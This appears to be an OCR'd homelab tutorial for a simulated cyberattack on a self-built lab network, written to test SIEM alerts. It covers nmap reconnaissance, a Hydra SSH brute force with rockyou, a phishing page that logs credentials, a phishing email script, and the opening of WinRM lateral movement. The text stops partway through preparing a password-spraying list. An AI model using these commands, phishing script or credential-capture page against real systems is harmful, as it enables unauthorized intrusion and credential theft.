
Cybersecurity Homelab: Attack Simulation Documentation:

This guide provides step-by-step instructions with screenshots for key steps. Optional explanations are highlighted in red for clarity and can be skipped.

This project is a direct continuation from the second project, **Cybersecurity Homelab: SIEM & Detection Setup**

The purpose of this project is to simulate an end-to-end cyberattack on the cybersecurity homelab created and configured in the previous two projects. The end goal of the attack is to capture sensitive files and achieve persistence inside the business network and to test the alerts setup in the **Cybersecurity Homelab: SIEM & Detection Setup** project.

Below is a diagram of the network architecture with the attacking machine introduced also showing the vulnerabilities of the network:




Step 1: Provision Kali Linux VM:

1. Create new VM in virtual box. Use these specifications:

- VM Specifications:
    Name: demo-project-x-attacker
    Type: Linux
    Version: Debian (64-bit)
    Memory: 2048 MB
    CPU: 1
    Virtual Hard Disk: 55 GB

Create a dedicated attacker VM with enough resources to run Kali and offensive tools for the simulation.



2. Install Kali Linux onto the VM.

- Mount the Kali Linux ISO installed in the “Building the Environment” lab.

- Start the VM and select Graphical Install.

- Configure the system:
    Hostname: attacker
    Domain name: leave blank
    Username: attacker
    Password: attacker


- Disk setup: Guided – use entire disk, all files in one partition.

- Software selection: choose defaults.

- GRUB Boot Loader: select Yes and install on /dev/sda.

- Complete the installation and allow the VM to restart.

Install a full Kali Linux environment to provide the tools and utilities needed for offensive tasks in the lab.



3. Configure Network


- Open VirtualBox → Machine → Settings → Network.

- Attach the VM to NAT Network project-x-network.

- Assign a static IP address:
    IPv4 Address: 10.0.0.50
    Netmask: 255.255.255.0
    Gateway: 10.0.0.1

- Save the changes.

Place the attacker VM on the lab NAT network with a predictable IP so it can reliably reach and be reached by other lab hosts.



4. Verify Network Connectivity

- Open a terminal

- Restart the network manager: sudo systemctl restart NetworkManager

- Check IP configuration: ip a

- Test external connectivity: ping 8.8.8.8

- Test internal lab connectivity (Domain Controller): ping 10.0.0.5

Confirm the VM has network connectivity both to the internet (to download tools/updates) and to internal lab systems needed for exercises.

5. Take Snapshot

Save a clean baseline to quickly revert if something breaks during offensive testing.

Step 2: Prerequisites Before Carrying Out Attack:

1. Turn on Security Server 2 VM (sec-box)

- Turn on Security Server 2 VM (sec-box) and log in to the VM.

Ensure the SIEM/XDR system is running to collect and monitor activity during the attack simulation.

2. Check Wazuh Agent Status

- Open Wazuh → Server Management → Endpoints → Summary.

- Verify that all three agents are Active:

project-x-win-client

project-x-linux-client

project-x-dc

Confirm that all lab systems are connected to Wazuh so that logs, alerts, and events will be recorded during the attack exercise.

Step 3: Carrying Out Attack – Reconnaissance (nmap scan on email server):

1. Power On Required VMs

- Turn on: project-x-sec-box and project-x-corp-svr VMs.

Ensure the MailHog email service and Wazuh server are available for the reconnaissance phase.

2. Start MailHog On The Corporate Server

- Open a terminal on project-x-corp-svr and run:
  cd /home/mailhog
  sudo docker compose up -d

Make sure the fake SMTP server is running so emails and API endpoints are available to probe.

3. Send A Test Email (To Populate MailHog)

- Create or edit the test email script: sudo nano test_message.py
  sudo nano test_message.py

- Paste this exact content into test_message.py:

```
import smtplib
from email.message import EmailMessage

msg = EmailMessage()
msg.set_content("This is a test email from Ubuntu VM.")
msg["Subject"] = "Hello World from MailHog!"
msg["From"] = "corpserver@example.com"
msg["To"] = "user@example.com"

with smtplib.SMTP("localhost", 1025) as server:
    server.send_message(msg)
```

- Run the script: sudo python3 test_message.py

Populate MailHog with a sample message so you can validate the service and see evidence of email activity.

4. Power On Attacker VM

- Make sure project-x-attacker (Kali) is running and you're at a shell prompt.

Prepare the attacker machine to perform network discovery.

5. Run An nmap Service Scan Against The Email Server

- On the attacker terminal, run: nmap -p1-1000 -sV -Pn 10.0.0.8

Discover open ports and services on the target so you know possible attack vectors.

6. Verify Results

- Look at the nmap output. Should see 22/tcp open ssh among the results (and possibly 8025 for MailHog UI or 1025 for SMTP depending on network exposure).

Confirm the email server is running expected services (SSH, MailHog API/UI) to guide further actions.

7. Take Snapshot

Save a clean baseline to quickly revert if something breaks during offensive testing.

Step 4: Carrying Out Attack – Accessing Open SSH Of Email Server (Cracking Password With Hydra):

1. Attempt An SSH Connection (Interactive Check)

- From the attacker VM, try: ssh root@10.0.0.8

- When prompted Are you sure you want to continue connecting (yes/no/[fingerprint])? type yes

- The server will ask for a password; at this point we will perform a password-cracking attempt with Hydra.

Confirm SSH is reachable and to see the interactive password prompt before launching an automated attack.


2. Locate And Prepare The rockyou Wordlist

- In Kali's Applications menu search type rockyou and open the wordlists entry; follow the prompt to extract the compressed file (press y when asked).

- Optionally copy the wordlist to your home directory for convenience:

```
sudo cp /usr/share/wordlists/rockyou.txt /home/attacker/
ls -lh /home/attacker/rockyou.txt
```

Ensure the well-known rockyou.txt password list is available locally to feed Hydra.



3. Run Hydra To Brute Force SSH (Lab Only)

- On the attacker terminal, run Hydra with the root username and the rockyou list:
hydra -l root -P /usr/share/wordlists/rockyou.txt ssh://10.0.0.8

- Wait while Hydra iterates through the list; Hydra will print progress and any successful login it finds. This can take time depending on the list and target; stop Hydra with Ctrl+C if you need to abort.

Attempt to discover the root password by trying many candidate passwords from a wordlist (this is done here only on your lab systems).

4. Use Cracked Credentials To SSH In

- When Hydra reports a successful credential (it will show the password), connect using the found password: ssh root@10.0.0.8

- Will get a root shell on the email server.

Establish an interactive session on the compromised host so subsequent reconnaissance and exploitation steps can be performed.

5. Take Snapshot

Preserve the lab state for repeatability and document findings for later analysis and clean-up.

Step 5: Carrying Out Attack - Searching Email Server, Phishing User, and Capturing Credentials

1. Gather Basic Server Information

- On email server VM (project-x-corp-svr), run:

```
cat /etc/os-release          # OS info
hostname                     # Full hostname
ip a                         # Check IP addresses
sudo apt install net-tools   # Install netstat
netstat -tuln                # List listening ports
ps aux                       # See running processes
```

- Look for exploitable ports (MailHog runs on 1025 SMTP and 8025 Web UI).

Identify server OS, hostname, open ports, and running services for reconnaissance.

2. Access MailHog Web Interface

- On attacker VM, open browser → http://10.0.0.8:8025

- View previously sent test email.

- Send another test email from server:

```
cd ~
nano test_message_custom.py
```


- Paste

```
import smtplib
from email.message import EmailMessage

from_addr = "corpserver@example.com"
to_addr = "janed@linux-client"

msg = EmailMessage()
msg.set_content("This is a test email from corpserver to janed.")
msg["Subject"] = "Test Email from MailHog"
msg["From"] = from_addr
msg["To"] = to_addr

with smtplib.SMTP("localhost", 1025) as server:
  server.send_message(msg, from_addr=from_addr, to_addrs=[to_addr])
```

print(f"Test message sent from {from_addr} to {to_addr}")

- Run python3 test_message_custom.py → email appears in MailHog.

Simulate email sniffing to discover network users.




3. Prepare Phishing Webpage

- On attacker VM:

```
cd /var/www/html
sudo git clone https://github.com/collinsmc23/projectsecurity-e101
sudo touch creds.log
sudo chmod 666 creds.log
sudo service apache2 start
cd /var/www/html/projectsecurity-e101
sudo mv * ../
sudo mv .* ../ 2>/dev/null
cd ..
sudo rmdir projectsecurity-e101
sudo cp -r /var/www/html/phishing-simulation/* /var/www/html/
sudo cp -r /var/www/html/phishing-simulation/.* /var/www/html/ 2>/dev/null
sudo service apache2 restart
```

- Open browser → http://localhost/phishing-simulation/ → phishing webpage visible.

Set up a simulated phishing page to capture user credentials in a controlled lab.



4. Test Credential Capture

- Enter test credentials in phishing page.

- Verify logging:
    cat /var/www/html/creds.log

- Credentials should be stored in creds.log

Confirm phishing page captures credentials correctly.

5. Send Phishing Email To User

- Create email sending script:
    nano send_email.py

- Paste:


```
import smtplib
from email.message import EmailMessage

msg = EmailMessage()
msg["Subject"] = "Update Password!"
msg["From"] = "project-x-hrteam@corp.project-x-dc.com"
msg["To"] = "janed@linux-client"

msg.set_content("Hey Jane! This is HR, make sure to update your password info.")

html_content = """
<html>
<body>
 <p>Hey Jane!<br>
We noticed an unusual login attempt and temporarily locked access. Verify credentials:</p>
```

```
<a href='http://10.0.0.50'>Verify My Account</a>
 </body>
</html>
"""
msg.add_alternative(html_content, subtype='html')

with smtplib.SMTP("localhost", 1025) as server:
server.send_message(msg)
```

- Run: sudo python3 send_email.py

- Verify in MailHog → new phishing email is visible.

Simulate sending a real phishing email to the discovered user.




6. Receive Phishing Email On Linux Client

- On Linux client VM, ensure poller script is running:

```
cd /home
sudo chmod +x email_poller.sh
./email_poller.sh
```

- New phishing email appears in terminal.

Demonstrate that user receives the phishing email safely in lab.




7. Capture Credentials Via Phishing Webpage

- On attacker VM, user clicks link → phishing page shows login form.

- Enter credentials → check log:
  cat /var/www/html/creds.log

- Example: janed's username and password captured.

Simulate successful credential capture in a controlled lab environment.




8. Access Linux Client With Captured Credentials

- SSH into Linux client using captured credentials:
  ssh janed@10.0.0.101

- Enter the captured password → access granted to user account.

Demonstrate post-exploitation access using credentials obtained from phishing.



9. Take Snapshot

Preserve the lab state for repeatability and document findings for later analysis and clean-up.

Step 6: Lateral Movement - Compromising Windows Host Using NetExec And Evil-WinRM

1. Confirm You're On The Linux Host

- On the attacker machine (logged in as janed@10.0.0.101), gather basic host info:

```
cat /etc/os-release    # OS information
hostname               # Hostname
ip a                   # IP addresses
```

Verify the compromised workstation's OS and network context before pivoting.

2. Discover WinRM Ports On The Network

- Run an nmap scan targeting WinRM ports on the target subnet or host:

```
nmap -Pn -p5985,5986 -sV 10.0.0.101
```

- Look for ports 5985 (HTTP) and 5986 (HTTPS) indicating WinRM listeners.

Identify WinRM services (common lateral-movement vector) to target for authentication attempts.

3. Prepare Username And Password Lists For Spraying

- Create a usernames file:
    sudo nano users.txt

- Add Administrator (or other candidate usernames) as a line. Save and exit.

- Create a passwords file:
